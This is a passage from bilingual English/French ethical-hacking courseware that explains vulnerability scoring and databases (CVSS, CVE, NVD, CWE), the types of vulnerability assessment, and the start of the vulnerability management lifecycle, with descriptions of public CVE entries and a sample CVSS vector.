Vulnerability Scoring Systems and Databases (Cont'd)

National Vulnerability Database (NVD)

- A U.S. government repository of standards-based vulnerability management data represented using the Security Content Automation Protocol (SCAP)
- These data enable the automation of vulnerability management, security measurement, and compliance
- The NVD includes databases of security checklist references, security-related software flaws, misconfigurations, product names, and impact metrics

<https://nvd.nist.gov>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Scoring Systems and Databases (Cont'd)

Common Weakness Enumeration (CWE)

A category system for software vulnerabilities and weaknesses

It is sponsored by the National Cybersecurity FFRDC, which is owned by The MITRE Corporation, with support from US-CERT and the National Cyber Security Division of the U.S. Department of Homeland Security

It has over 600 categories of weaknesses, which enable CWE to be effectively employed by the community as a baseline for weakness identification, mitigation, and prevention efforts

<https://cwe.mitre.org>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Systèmes et bases de données d'évaluation des vulnérabilités

En raison de la gravité croissante des cyber-attaques, la veille sur les vulnérabilités est devenue essentielle car elle permet d'atténuer les risques d'attaques. Cette recherche permet de connaître des techniques avancées pour identifier les failles ou les lacunes des logiciels qui peuvent être exploitées par des attaquants. Les systèmes de notation des vulnérabilités et les bases de données sur les vulnérabilités sont utilisés par les analystes de la sécurité pour classer les vulnérabilités des systèmes d'information et fournir un score qui traduit la gravité globale et

le risque associé aux vulnérabilités identifiées. Les bases de données sur les vulnérabilités recueillent et conservent des informations sur les diverses vulnérabilités présentes dans les systèmes d'information.

Voici la liste de systèmes et bases de données de notation des vulnérabilités :

- Système d'évaluation des vulnérabilités communes (Common Vulnerability Scoring System ou CVSS)
- Vulnérabilités et expositions communes (Common Vulnerabilities and Exposures ou CVE)
- Base de données nationale sur les vulnérabilités (National Vulnerability Database ou NVD)
- Énumération des faiblesses communes (Common Weakness Enumeration ou CWE)

Système d'évaluation des vulnérabilités communes (Common Vulnerability Scoring System ou CVSS)

Source : <https://www.first.org>, <https://nvd.nist.gov>

CVSS est une norme qui fournit un cadre ouvert pour communiquer les caractéristiques et les impacts des vulnérabilités informatiques. Le modèle quantitatif du système garantit des mesures précises et reproductibles tout en permettant aux utilisateurs de voir les caractéristiques des vulnérabilités qui ont été utilisées pour générer les scores. Ainsi, CVSS est bien adapté comme système de mesure standard pour les industries, les organisations et les gouvernements qui ont besoin de scores d'impact de vulnérabilité précis et cohérents. Les deux utilisations courantes du CVSS sont la priorisation des activités de correction des vulnérabilités et le calcul de la gravité des vulnérabilités découvertes sur les systèmes d'une entreprise. La base de données nationale sur les vulnérabilités (National Vulnerability Database ou NVD) fournit des scores CVSS pour presque toutes les vulnérabilités connues.

Le CVSS permet de saisir les principales caractéristiques d'une vulnérabilité et de produire un score qui reflète sa gravité. Ce score peut ensuite être traduit en une représentation qualitative (telle que faible, moyenne, élevée ou critique) afin d'aider les organisations à évaluer et à hiérarchiser correctement leurs processus de gestion des vulnérabilités.

L'évaluation CVSS se compose de trois métriques pour mesurer les vulnérabilités :

- **Métrique de base** : Représente les qualités inhérentes d'une vulnérabilité.
- **Métrique temporel** : Représente les caractéristiques qui continuent à changer pendant la durée de vie de la vulnérabilité.
- **Métrique environnemental** : Représente les vulnérabilités qui sont basées sur un environnement ou une mise en œuvre particulière.

Chaque métrique attribue un score de 1 à 10, 10 étant le plus grave. Le score CVSS est calculé et généré par une chaîne vectorielle, qui représente le score numérique de chaque groupe sous la forme d'un bloc de texte. Le calculateur CVSS classe les vulnérabilités et fournit à l'utilisateur des informations sur la gravité globale et le risque lié à la vulnérabilité.

Sévérité	Plage de scores
Aucun	0,0
Bas	0,1-3,9
Moyen	4,0-6,9
Haut	7,0-8,9
Critique	9,0-10,0


Table 3.6 : Scores CVSS v3.0

Sévérité	Plage de scores
Bas	0,0-3,9
Moyen	4,0-6,9
Haut	7,0-10

Table 3.7 : Scores CVSS v2.0

Common Vulnerability Scoring System Calculator Version 3 CVE-2017-0144

This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.



Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*

Network (AV:N) Adjacent Network (AV:A) Local (AV:L) Physical (AV:P)

Attack Complexity (AC)*

Low (AC:L) High (AC:H)

Privileges Required (PR)*

None (PR:N) Low (PR:L) High (PR:H)

User Interaction (UI)*

None (UI:N) Required (UI:R)

Scope (S)*

Unchanged (S:U) Changed (S:C)

Impact Metrics

Confidentiality Impact (C)*

None (C:N) Low (C:L) High (C:H)

Integrity Impact (I)*

None (I:N) Low (I:L) High (I:H)

Availability Impact (A)*

None (A:N) Low (A:L) High (A:H)

* - All base metrics are required to generate a base score.

Figure 3.13 : Calculateur du CVSS version 3

Vulnérabilités et expositions communes (Common Vulnerabilities and Exposures ou CVE)

Source : <https://cve.mitre.org>

CVE® est une liste ou un dictionnaire d'identifiants normalisés pour les vulnérabilités et les expositions logicielles communes, disponible publiquement et libre d'utilisation. L'utilisation des identifiants CVE, ou "CVE ID", qui sont attribués par les autorités de numérotation CVE (CVE Numbering Authorities ou CNA) du monde entier, garantit la fiabilité des échanges entre les parties lorsqu'elles discutent ou partagent des informations sur une vulnérabilité logicielle ou micrologicielle donnée. Le CVE fournit une base de référence pour l'évaluation des outils et permet l'échange de données pour l'automatisation de la cybersécurité. Les ID CVE fournissent une base de référence pour l'évaluation de la protection des outils et des services, de sorte que les utilisateurs puissent déterminer quels outils sont les plus efficaces et les plus appropriés aux besoins de leur organisation. En bref, les produits et services compatibles avec CVE offrent une meilleure couverture, une interopérabilité plus facile et une sécurité renforcée.

Ce qu'apporte CVE :

- Un identifiant pour chaque vulnérabilité ou exposition.
- Une description normalisée pour chaque vulnérabilité ou exposition.
- Un dictionnaire plutôt qu'une base de données.
- Une méthode permettant à des bases de données et des outils hétérogènes de "parler" le même langage.
- La voie vers l'interopérabilité et une meilleure couverture en matière de sécurité.
- Une base pour l'évaluation des services, des outils et des bases de données.
- Le public peut le télécharger et l'utiliser gratuitement.
- Il est approuvé par le secteur via les autorités de numérotation CVE (CNA), le comité CVE (CVE Board) et les nombreux produits et services qui incluent CVE.

The screenshot shows the NVD search results page. At the top, there are navigation links for 'CVE List', 'CNAs About', 'WGs News & Blog', 'Board', and 'NVD Go to for: CVSS Scores CPE Info Advanced Search'. Below these are five buttons: 'Search CVE List', 'Download CVE', 'Data Feeds', 'Request CVE IDs', and 'Update a CVE Entry'. A total of 118175 entries are listed. The search results table has columns for 'Name' and 'Description'. The first entry, CVE-2019-9565, is highlighted with a red border.

Name	Description
CVE-2019-9565	Druide Antidote RX, HD, 8 before 8.05.2287, 9 before 9.5.3937 and 10 before 10.1.2147 allows remote attackers to steal NTLM hashes or perform SMB relay attacks upon a direct launch of the product, or upon an indirect launch via an integration such as Chrome, Firefox, Word, Outlook, etc. This occurs because the product attempts to access a share with the PLUG-INS subdomain name; an attacker may be able to use Active Directory Domain Services to register that name.
CVE-2019-7097	Adobe Dreamweaver versions 19.0 and earlier have an insecure protocol implementation vulnerability. Successful exploitation could lead to sensitive data disclosure if smb request is subject to a relay attack.
CVE-2019-6452	Kyocera Command Center RX TASKalfa4501i and TASKalfa5052ci allows remote attackers to abuse the Test button in the machine address book to obtain a cleartext FTP or SMB password.

Figure 3.14 : Vulnérabilités et expositions communes (CVE)

Base de données nationale sur les vulnérabilités (National Vulnerability Database ou NVD)

Source : <https://nvd.nist.gov>

La NVD est le référentiel du gouvernement américain pour les données de gestion des vulnérabilités basées sur des normes. Elle utilise le protocole SCAP (Security Content Automation Protocol). Ces données permettent d'automatiser la gestion des vulnérabilités, la mesure de la sécurité et la conformité. La NVD comprend des bases de données de références de check-lists de sécurité, de failles de sécurité dans les logiciels, de configurations erronées, de noms de produits et de métriques d'impact.

La NVD analyse les CVE qui ont été publiés dans le dictionnaire CVE. Le personnel de la NVD analyse les CVE en regroupant les éléments de données provenant de la description, des références fournies et de toutes les données supplémentaires accessibles au public. Cette analyse débouche sur l'association de métriques d'impact (Common Vulnerability Scoring System - CVSS), de types de vulnérabilité (Common Weakness Enumeration - CWE) et de description des applications (Common Platform Enumeration - CPE), ainsi que d'autres métadonnées pertinentes. La NVD n'effectue pas elle-même de tests de vulnérabilité ; elle s'appuie sur les fournisseurs, les chercheurs en sécurité indépendants et les spécialistes de la gestion des vulnérabilités pour fournir des informations qui sont utilisées pour affecter ces attributs.

The screenshot shows the NIST National Vulnerability Database (NVD) interface. At the top, the NIST logo and the text "Information Technology Laboratory" are visible, along with the large "NVD" logo. A red callout box labeled "Vulnerability Identifier" points to the "CVE-2019-6452 Detail" section. Another red callout box labeled "Vulnerability Published Date" points to the "QUICK INFO" section. The "QUICK INFO" box contains the following information:

CVE Dictionary Entry:	CVE-2019-6452
NVD Published Date:	06/06/2019
NVD Last Modified:	06/11/2019

Current Description

Kyocera Command Center RX TASKalfa4501i and TASKalfa5052ci allows remote attackers to abuse the Test button in the machine address book to obtain a cleartext FTP or SMB password.

Source: MITRE
[+View Analysis Description](#)

Impact

CVSS v3 Score

CVSS v3.0 Severity and Metrics:
Base Score: 8.8 HIGH
Vector: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H (V3 legend)
Impact Score: 5.9
Exploitability Score: 2.8

Attack Vector (AV): Network
Attack Complexity (AC): Low
Privileges Required (PR): Low
User Interaction (UI): None

CVSS v2 Score

CVSS v2.0 Severity and Metrics:
Base Score: 4.0 MEDIUM
Vector: (AV:N/AC:L/Au:S/C:P/I:N/A:N) (V2 legend)
Impact Subscore: 2.9
Exploitability Subscore: 8.0

Access Vector (AV): Network
Access Complexity (AC): Low
Authentication (AU): Single
Confidentiality (C): Partial
Integrity (I): None

Figure 3.15 : Informations sur les CVE dans la base de données nationale sur les vulnérabilités (NVD)

Énumération des faiblesses communes (Common Weakness Enumeration ou CWE)

Source : <https://cwe.mitre.org>


La CWE est un système de catégories pour les vulnérabilités et les faiblesses des logiciels. Il est parrainé par le National Cybersecurity FFRDC, qui appartient à The MITRE Corporation, avec le soutien de l'US-CERT et de la National Cyber Security Division du ministère américain de la Sécurité intérieure. La dernière version 3.2 de la norme CWE a été publiée en janvier 2019. Elle compte plus de 600 catégories de faiblesses, ce qui donne à la CWE la capacité d'être employée efficacement par la communauté comme base de référence pour l'identification des faiblesses, la réduction des risques et les efforts de prévention. Elle dispose également d'un système de recherche avancée permettant aux attaquants de rechercher et de visualiser les faiblesses en fonction des critères suivants : concepts de recherche, concepts de développement et concepts architecturaux.

The screenshot shows the homepage of the Common Weakness Enumeration (CWE) website. At the top, there is a navigation bar with links for Home, About, CWE List, Scoring, Community, News, and Search. To the right of the navigation bar is a logo for 'CWE and SANS Institute' featuring the text 'TOP 25 MOST DANGEROUS SOFTWARE ERRORS'. Below the navigation bar, a brief description of what CWE is follows. A large section titled 'View the List of Weaknesses' contains three search options: 'by Research Concepts', 'by Development Concepts', and 'by Architectural Concepts'. Below this is a search form with a red border containing the query 'SMB'. The search results show three items, each with a link to its definition:


- CWE-427: Uncontrolled Search Path Element (3.2) - CWE**
<https://cwe.mitre.org/data/definitions/427.html>
In some cases, the attack can be conducted remotely, such as when SMB or WebDAV network shares are used. In some Unix-based systems, a PATH might be ...
- CWE-130: Improper Handling of Length Parameter ... - CWE**
<https://cwe.mitre.org/data/definitions/130.html>
Product allows remote attackers to cause a denial of service and possibly execute arbitrary code via an SMB packet that specifies a smaller buffer length than is ...
- CWE-294: Authentication Bypass by Capture-replay (3.2) - CWE**
<https://cwe.mitre.org/data/definitions/294.html>
A capture-replay flaw exists when the design of the software makes it possible for a malicious user to sniff network traffic and bypass authentication by replaying ...

Figure 3.16 : Résultats de CWE pour une recherche sur SMB

Types of Vulnerability Assessment



Types of Vulnerability Assessment (Cont'd)



Types of Vulnerability Assessment (Cont'd)



Wireless Network Assessment

Determines the vulnerabilities in the organization's **wireless networks**



Distributed Assessment

Assesses the **distributed organization assets**, such as client and server applications, simultaneously through appropriate synchronization techniques



Credentialed Assessment

Assesses the network by **obtaining the credentials** of all machines present in the network



Non-Credentialed Assessment

Assesses the network without acquiring **any credentials** of the assets present in the enterprise network



Manual Assessment

In this type of assessment, the ethical hacker **manually assesses the vulnerabilities, vulnerability ranking, vulnerability score**, etc.



Automated Assessment

In this type of assessment, the ethical hacker employs various **vulnerability assessment tools**, such as **Nessus, Qualys, GFI LanGuard**, etc.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types d'évaluation des vulnérabilités

Les différents types d'évaluation des vulnérabilités sont présentés ci-dessous :

- **Évaluation active**

Un type d'évaluation de la vulnérabilité qui utilise des scanners de réseau pour identifier les hôtes, les services et les vulnérabilités présents dans un réseau. Les scanners de réseau actifs peuvent réduire le caractère intrusif des contrôles qu'ils effectuent.

- **Évaluation passive**

Les évaluations passives analysent le trafic présent sur le réseau pour identifier les systèmes actifs, les services réseau, les applications et les vulnérabilités. Les évaluations passives fournissent également une liste des utilisateurs qui accèdent actuellement au réseau.

- **Évaluation externe**

L'évaluation externe examine le réseau du point de vue d'un pirate informatique afin d'identifier les exploits et les vulnérabilités accessibles au monde extérieur. Ce type d'évaluation utilise des équipements externes tels que des pare-feu, des routeurs et des serveurs. Une évaluation externe permet d'estimer la menace d'attaques informatiques provenant de l'extérieur de l'organisation. Elle détermine le niveau de sécurité du réseau externe et du pare-feu.

Voici quelques-unes des étapes possibles de la réalisation d'une évaluation externe :

- Déterminer un ensemble de règles pour les configurations du pare-feu et du routeur pour le réseau externe.

- Vérifier si les équipements du serveur externe et les équipements du réseau sont mappés.
 - Identifier les ports ouverts et les services associés sur le réseau externe.
 - Examiner le niveau des correctifs sur le serveur et les équipements du réseau externe.
 - Examiner les systèmes de détection tels que les IDS, les pare-feu et les systèmes de protection de la couche application.
 - Obtenir des informations sur les zones DNS.
 - Analyser le réseau externe à l'aide d'une variété d'outils propriétaires disponibles sur Internet.
 - Examiner les applications Web telles que les solutions de commerce électronique et les systèmes de panier d'achat pour détecter les vulnérabilités.
- **Évaluation interne**
- Une évaluation interne consiste à examiner le réseau interne pour trouver des exploits et des vulnérabilités. Voici quelques-unes des étapes possibles pour effectuer une évaluation interne :
- Déterminer les ports ouverts et les services associés sur les équipements, serveurs et systèmes du réseau.
 - Vérifier les configurations des routeurs et l'ensemble des règles du pare-feu.
 - Dresser la liste des vulnérabilités internes du système d'exploitation et du serveur.
 - Rechercher les chevaux de Troie qui pourraient être présents dans l'environnement interne.
 - Vérifier le niveau des correctifs sur les équipements, les serveurs et les systèmes du réseau interne de l'organisation.
 - Vérifier l'existence de logiciels malveillants, de logiciels espions et de virus et les documenter.
 - Évaluer la sécurité physique.
 - Identifier et examiner le processus et les événements de gestion à distance.
 - Évaluer les mécanismes de partage de fichiers (par exemple, les partages NFS et SMB/CIFS).
 - Examiner la mise en œuvre de l'antivirus et les événements associés.
- **Évaluation basée sur l'hôte**

Les évaluations basées sur l'hôte sont un type de contrôle de sécurité qui consiste à effectuer une vérification des configurations, pour évaluer les possibilités de compromission au niveau des configurations du système, des répertoires d'utilisateurs, des systèmes de fichiers, des paramètres du registre, etc. Ces évaluations vérifient la

sécurité d'un réseau ou d'un serveur particulier. Les scanners basés sur l'hôte évaluent les systèmes pour identifier les vulnérabilités telles que les configurations par défaut, les droits d'accès incorrects au registre ou aux fichiers et les erreurs de configuration logicielle. Les évaluations basées sur l'hôte utilisent de nombreux outils d'analyse commerciaux et open-source.

▪ **Évaluation basée sur le réseau**

Les évaluations du réseau identifient les attaques informatiques qui peuvent se produire sur le système d'une organisation. Ces évaluations localisent les ressources du réseau et cartographient les ports et les services qui fonctionnent dans les différentes zones du réseau. Elles évaluent le système de l'organisation pour détecter les vulnérabilités telles que les correctifs manquants, les services inutiles, l'authentification faible et le chiffrement faible. Les professionnels de l'évaluation des réseaux utilisent des pare-feu et des scanners de réseau, tels que Nessus. Ces scanners identifient les ports ouverts, reconnaissent les services fonctionnant sur ces ports et détectent les vulnérabilités associées à ces services. Ces évaluations aident les organisations à identifier les points d'entrée et d'attaque dans un réseau car elles se calquent sur le comportement et l'approche des pirates informatiques. Elles aident les organisations à déterminer la vulnérabilité des systèmes aux attaques sur Internet et sur l'intranet, ainsi que la manière dont un pirate peut accéder à des informations importantes. Une évaluation de réseau typique effectue les tests suivants :

- Vérification des topologies de réseau pour détecter une configuration inappropriée du pare-feu.
- Examen des règles de filtrage des routeurs.
- Identification des serveurs de base de données configurés de manière inappropriée.
- Test des services et protocoles individuels tels que HTTP, SNMP et FTP.
- Examen du code source HTML pour détecter les informations inutiles.
- Vérification du respect des limites des variables.

▪ **Évaluation des applications**

Une évaluation d'application se concentre sur les applications web transactionnelles, les applications client-serveur traditionnelles et les systèmes hybrides. Elle analyse tous les éléments de l'infrastructure applicative, y compris les aspects liés au déploiement et à la communication entre le client et le serveur. Ce type d'évaluation teste l'infrastructure du serveur web pour détecter toute mauvaise configuration, tout contenu obsolète ou toute vulnérabilité connue. Les professionnels de la sécurité utilisent des outils commerciaux et open-source pour effectuer ces évaluations.

▪ **Évaluation des bases de données**

L'évaluation d'une base de données est une évaluation qui vise à tester les bases de données afin de détecter toute mauvaise configuration ou vulnérabilité connue. Ces évaluations se concentrent principalement sur le test de diverses technologies de bases

de données comme MYSQL, MSSQL, ORACLE et POSTGRESQL afin d'identifier les vulnérabilités qui exposent les données ou celles qui exposent à des attaques par injection. Les professionnels de la sécurité utilisent des outils commerciaux et open-source pour effectuer ces évaluations.

- **Évaluation des réseaux sans fil**

L'évaluation des réseaux sans fil détermine les vulnérabilités des réseaux sans fil d'une organisation. Dans le passé, les réseaux sans fil utilisaient des mécanismes de chiffrement des données faibles et peu efficaces. Aujourd'hui, les normes des réseaux sans fil ont évolué, mais de nombreux réseaux utilisent encore des mécanismes de sécurité faibles et obsolètes et peuvent être attaqués. Les évaluations de réseaux sans fil tentent d'attaquer les mécanismes d'authentification sans fil et d'obtenir un accès non autorisé. Ce type d'évaluation teste les réseaux sans fil et identifie les réseaux indésirables qui peuvent exister dans le périmètre d'une organisation. Ces évaluations vérifient les sites déclarés par le client et disposant d'un réseau sans fil. Le trafic du réseau sans fil est analysé et on tente de décrypter les clefs de chiffrement. S'ils parviennent à accéder au réseau sans fil, les auditeurs testent d'autres accès au réseau.

- **Évaluation distribuée**

Ce type d'évaluation est utilisé par les organisations qui possèdent des actifs tels que des serveurs et des clients à différents endroits et consiste à évaluer simultanément les actifs distribués de l'organisation, tels que les applications client et serveur, en utilisant des techniques de synchronisation appropriées. La synchronisation joue un rôle essentiel dans ce type d'évaluation. En synchronisant les cycles de test, tous les actifs situés à différents endroits peuvent être testés en même temps.

- **Évaluation avec autorisation d'accès**

L'évaluation avec autorisation d'accès est également appelée évaluation authentifiée. Dans ce type d'évaluation, l'expert en sécurité possède les informations d'identification de toutes les machines présentes sur le réseau évalué. Les chances de trouver des vulnérabilités liées aux systèmes d'exploitation et aux applications sont plus élevées lors d'une évaluation authentifiée que lors d'une évaluation non authentifiée. Ce type d'évaluation est problématique car il est très difficile de savoir qui est propriétaire de certains équipements dans les grandes entreprises, et même lorsque l'auditeur identifie les propriétaires réels des équipements, l'accès aux informations relatives à ces équipements est très limité car les propriétaires des équipements ne partagent généralement pas ces informations confidentielles. De plus, même si l'expert en sécurité réussit à obtenir toutes les informations d'identification requises, la mise à jour de la liste des mots de passe est une tâche énorme, car il peut y avoir des problèmes avec des éléments tels que les mots de passe modifiés, les erreurs de saisie et les priviléges d'administration. Bien qu'il s'agisse du meilleur moyen d'évaluer les vulnérabilités d'un réseau d'entreprise et qu'il soit très fiable, il s'agit d'une évaluation complexe et difficile.

- **Évaluation sans autorisation d'accès**


L'évaluation sans autorisation d'accès, également appelée évaluation non authentifiée, fournit un aperçu rapide des faiblesses en analysant les services réseau exposés par l'hôte. Comme il s'agit d'une évaluation non authentifiée, l'expert en sécurité n'a besoin d'aucune accréditation pour évaluer les actifs. Ce type d'évaluation génère un bref rapport sur les vulnérabilités ; cependant, il est peu fiable car il ne fournit pas une vision approfondie des vulnérabilités du système d'exploitation ni des applications qui ne sont pas exposées par l'hôte au réseau. Cette évaluation est également incapable de détecter les vulnérabilités qui sont potentiellement couvertes par les pare-feu. Elle est sujette à des faux positifs et son efficacité relative n'est pas comparable à celle de l'évaluation avec autorisation d'accès.

- **Évaluation manuelle**

Après avoir obtenu des informations importantes en travaillant sur l'empreinte de l'organisation et en analysant son réseau, l'expert en sécurité effectue une recherche manuelle pour explorer les vulnérabilités ou les faiblesses, classe manuellement les vulnérabilités et les évalue en se référant aux normes d'évaluation des vulnérabilités comme CVSS et aux bases de données de vulnérabilités comme CVE et CWE. Une telle évaluation est considérée comme manuelle.

- **Évaluation automatisée**

Une évaluation où le professionnel de la sécurité utilise des outils d'évaluation des vulnérabilités tels que Nessus, Qualys ou GFI LanGuard pour effectuer une analyse des vulnérabilités de la cible est appelée évaluation automatisée. Contrairement aux évaluations manuelles, dans ce type d'évaluation, le professionnel de la sécurité n'effectue pas d'analyse de l'empreinte et du réseau. Il utilise des outils automatisés qui peuvent effectuer toutes ces actions et sont également capables d'identifier les faiblesses et de calculer les scores CVSS, d'acquérir les informations CVE/CWE critiques liées à la vulnérabilité et de suggérer des stratégies de remédiation.



Cycle de vie de la gestion des vulnérabilités

Le cycle de vie de la gestion des vulnérabilités est un processus important qui permet d'identifier et de remédier aux faiblesses de sécurité avant qu'elles ne puissent être exploitées. Il comprend la définition de la situation et des politiques de risque d'une organisation, la création d'une liste complète des systèmes, l'analyse et l'évaluation de l'environnement pour détecter les vulnérabilités et les expositions, et la mise en place de mesures pour atténuer ou supprimer les vulnérabilités identifiées. La mise en œuvre d'un cycle de vie de la gestion des vulnérabilités permet d'obtenir une approche stratégique des menaces de cybersécurité et de rendre les environnements informatiques plus résistants aux attaques.

La gestion des vulnérabilités devrait être mise en œuvre dans chaque organisation car elle permet d'évaluer et de contrôler les risques et les vulnérabilités du système. Le processus de gestion examine en permanence les environnements informatiques à la recherche de vulnérabilités et de risques associés au système.

Les organisations devraient maintenir un programme de gestion des vulnérabilités approprié pour assurer la sécurité globale de l'information. La gestion des vulnérabilités donne de meilleurs résultats lorsqu'elle est mise en œuvre dans une séquence de phases bien organisées.

Les phases de la gestion des vulnérabilités sont les suivantes :

- **Identifier les actifs et créer une base de référence**

Cette phase identifie les actifs critiques et les classe par ordre de priorité afin de définir le risque en fonction de la criticité et de la valeur de chaque système. Cela permet de créer une bonne base de référence pour la gestion des vulnérabilités. Cette phase implique la collecte d'informations sur les systèmes identifiés pour comprendre les ports

